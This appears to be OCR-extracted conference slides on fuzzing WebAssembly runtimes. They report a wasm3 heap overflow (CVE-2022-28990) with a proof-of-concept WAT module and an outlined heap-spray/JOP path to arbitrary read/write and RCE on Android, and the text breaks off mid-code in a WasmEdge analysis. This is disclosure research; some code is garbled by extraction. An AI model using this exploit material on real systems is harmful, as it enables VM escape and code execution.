

Is WebAssembly Really Safe? - Wasm VM Escape and RCE Vulnerabilities Have Been Found in New Way

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




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


What we focus? - WebAssembly Runtime






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
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WASM Fuzz Develop


- Focus on WASM file structure WASI API bytecode implemention in runtime.
- Coverage guide fuzzing.





WASM Generator / Structure

- Follow wasm format, we develop the wasm generator.
- Core idea is to make the Non randomizable fields fixed or calculated, otherwise use the data read from the fuzzer's





WASM Generator / Structure

Our generator use C++ objects to handle every types of section, every fields of section, this is easy to implement.

```
class Section {
   public:
     virtual SectionId id() = 0;
     virtual void generate(Context *context);
     virtual void getEncode(DataOutputStream *out);
};
```

The function generate is used to generate data, and getEncode is used to encode the data into the corresponding format.



WASM Generator / Structure

 For randomizable fields in the structure, we design a strategic data generator.

```
Algorithm 1 random integer
Ensure: random integer
 1: function Integer
         c \leftarrow \text{range}(0,6)
         switch c do
             case 0
                 v \leftarrow 0
                 break
 7:
             . . . . . . . .
             case 6
                  c2 \leftarrow \text{range}(0,7)
                 switch c2 do
10:
11:
12:
                      case 4
                          v \leftarrow 0 \times 1000000000
13:
                          break
14:
15:
                      case 5
                          v \leftarrow 0xffffffff
16:
                          break
17:
18:
                      case 6
                          v \leftarrow 0x80000000
19:
20:
                          break
21:
                      case 7
                          c2 \leftarrow \text{range}(0.50000)
22:
                          break
23:
24:
                 break
         return v
```

This is not a random number, it's read from the fuzzer's output samples.

```
We make the boundary value have higher frequency.

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
NAN(float/double), ......
```

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WASM Generator / ByteCode

 To Fuzz the wasm runtime's bytecode implemention, We need generate bytecode in the wasm file.



Our generator use C++ objects to handle every bytecode, randomize or fix its operands with context.

```
class Instruction {
  public:
    virtual void generate(Context *context) = 0;
    virtual void getByteCode(DataOutputStream *code) = 0;
};
```

→ ByteCode sequences



WASM Generator / ByteCode

 For example, When we generate the bytecode "Call", We should avoid call recursion, because we can't generate condition correctly.


```
void Instruction::Call::generate(Context *context) {
                                                         to check loop
 f.generate(context);
 while (context->check_loop(from_where, f.value)) {
   f.value++;
                                                         Add current
                                                         function index to
 context->add_cfg(from_where, f.value); <
                                                         graph
```

Use dfs algorithm



WASM Generator / WASI

• To Fuzz the wasi api, We need import the wasi api strings on Import Section.



```
map<string, string> imports function;
vector<string> imports function name;
#define ADD IMPORT FUNC(name, module) imports function[name] = module; \
                                           imports function name.push back(name);
void initImportsFunction() {
 ADD IMPORT FUNC("args get", "wasi snapshot preview1")
 ADD IMPORT FUNC("args sizes get", "wasi snapshot preview1")
void Sections::ImportType::generate(Context *context) {
.....// WASI Imports
   string &n = CHOICE VEC(imports function name);
  name = strdup(n.c str());
   name len = strlen(name);
   module = strdup(imports function[n].c str());
   module len = strlen(module);
```



Embedding in libfuzzer for fuzzing.

```
void Wasm::WasmStructure::getEncode(DataOutputStream *out)
    out->write_buf(magic, 0x4);
    out->write uint(version);
    int count = sections.size();
    for (int i = 0; i < count; i++)
        sections[i]->getEncode(out);
extern "C" int LLVMFuzzerTestOneInput(const uint8 t *Data, size t Size)
    DataOutputStream out;
    WasmStructure *wasm = new WasmStructure((void *)Data, Size);
    wasm->generate();
    wasm->getEncode(&out);
    unsigned char *wasm buffer = out.buffer();
    //input the wasm buffer to runtime
    . . . . . .
```



Vulnerability - CVE-2022-28990

Heap Overflow in WASI read/write API in wasm3

```
m3ApiRawFunction(m3wasigenericfdread)
    m3ApiReturnType
                    (uint32t)
   m3ApiGetArg
                    (uvwasifdt
                                        , fd)
    m3ApiGetArgMem
                    (wasiiovect
                                       , wasiiovs)
                    (uvwasisizet
   m3ApiGetArg
                                       , iovslen)
                                                                               Bounds not
   m3ApiGetArgMem
                    (uvwasisizet
                                       , nread)
                              iovslen sizeof(wasiiovect));
    m3ApiCheckMem(wasiiovs,
                                                                               check!
                               sizeof(uvwasisizet));
   m3ApiCheckMem(nread,
   uvwasisizet numread;
    uvwasierrnot ret;
    for (uvwasisizet 1 = 0; i iovslen; ++i) {
       iovs[i].buf = m3ApiOffsetToPtr(m3ApiReadMem32(&wasiiovs[i].buf));
       iovs[i].buflen = m3ApiReadMem32(&wasiiovs[i].buflen);
       //fprintf(stderr, "> fdread fd:%d iov%d.len:%dn", fd, i, iovs[i].buflen);
    ret = uvwasifdread(&uvwasi, fd, (const uvwasiiovect ) iovs, iovslen, &numread);
```



```
(module
 (type (;0;) (func))
 (type (;1;) (func (param i32 i32 i32 i32) (result i32)))
 (import "wasi_snapshot_preview1" "fd_write" (func $ fd_write (type 1)))
 (func $ start (type ∅)
    i32.const 0
                                      buf offset
    i32.const 0x10000
    i32.store
                                       buf len
    i32.const 0x4
    i32.const 0xffff
    i32.store
                                        fd
    i32.const 0x100
                                        wasiiovs offset
    i32.const 0
    i32.store
                                       → iovslen
    i32.const 0x1
    i32.const 0x0
                                      → nread offset
    i32.const 0x1
    i32.const 0x<del>100</del>
    call $ fd write
     drop
  (memory (;0;) 0x2)
  (export " start" (func $ start))
```




It's easy to get OOB read / write by using fd_read / fd_write.



EXP - CVE-2022-28990

wasm3 uses a _PC stack and _SP stack, where the _PC stack stores a series of runtime functions and parameters corresponding to opcode. The parameter in the _PC stack uses slot index, which represents the parameter read from the subscript in _SP.






Heap spray, make the wasm3's memory object in front of _pc stack and then overflow it.





- Every opcode handle has a jmp code to next opcode handle.
- We can use JOP (Jump-Oriented Programming) to control the VM's execution flow.




```
d_m3Op (SetGlobal_i64)
{
    u64 * global = immediate (u64 *);
    * global = (u64) _r0;
    nextOp ();
}
```

Use GetGlobal_i64/SetGlobal_i64 opcode handle to get arbitrary address read / write



EXP - CVE-2022-28990 - On Android

When wasm3 on Android, the memory object always in behind of _pc stack because of scudo allocator.
 So we should make some heap spray to get desired layout.






How to spray memory and _pc stack?



EXP - CVE-2022-28990 - On Android

We found that wasm3 has more than one _pc stack.



Look at the compiler of opcode "br_table"



Just use this for spray more _pc stack and get the desired heap layout.


br_table 0 (;@0;)0 (;@0;)0 (;@0;)..... 0 (;@0;)

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EXP - CVE-2022-28990 - On Android

Get arbitrary address read / write and then RCE it.



fake some instructions such as global.get/global.set in _pc stack to get arbitrary address read / write and then exploit it!




Vulnerability - Slot missing in bytecode

```
static M3Result Compile Memory CopyFill (IM3Compilation o, m3
                                                                          d m30p
                                                                                  (MemFill)
opcode t i opcode)
                                                                              u32 \text{ size} = (u32) \text{ r0};
                                                                              u32 byte = slot (u32);
                                                   Need two
                                                                              u64 destination = slot (u32);
    (EmitOp (o, op));
                                                   slot
    (PopType (o, c_m3Type_i32));
    (EmitSlotNumOfStackTopAndPop (o));
    (EmitSlotNumOfStackTopAndPop (o));
                                                                 But
static inline M3Result EmitSlotNumOfStackTopAndPop (IM3Compilation o)
   // no emit if value is in register
                                                                                        No emit slot if value is in
   if (IsStackTopInSlot (o))
                                                                                        register
        EmitSlotOffset (o, GetStackTopSlotNumber (o));
    return Pop (o);
```




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


Vulnerability - Slot missing in bytecode





WasmEdge - Architecture





WasmEdge – Br Opcode Analyse

```
Expect<void> Executor::execute(Runtime::StoreManager &StoreMgr,
                              Runtime::StackManager &StackMgr,
                              const AST::InstrView::iterator Start,
                              const AST::InstrView::iterator End) {
 AST::InstrView::iterator PC = Start;
 AST::InstrView::iterator PCEnd = End;
 auto Dispatch = [this, &PC, &StoreMgr, &StackMgr]() -> Expect<void> {
   const AST::Instruction &Instr = *PC;
    switch (Instr.getOpCode()) {
    case OpCode::Br:
                                                                   → Let's see the opcode "br"
     return runBrOp(StackMgr, Instr. PC);
                                                      Expect<void> Executor::runBrOp(Runtime::StackManager &StackMgr,
 while (PC != PCEnd) {
                                                                                     const AST::Instruction &Instr,
   OpCode Code = PC->getOpCode();
                                                                                     AST::InstrView::iterator &PC) noexcept {
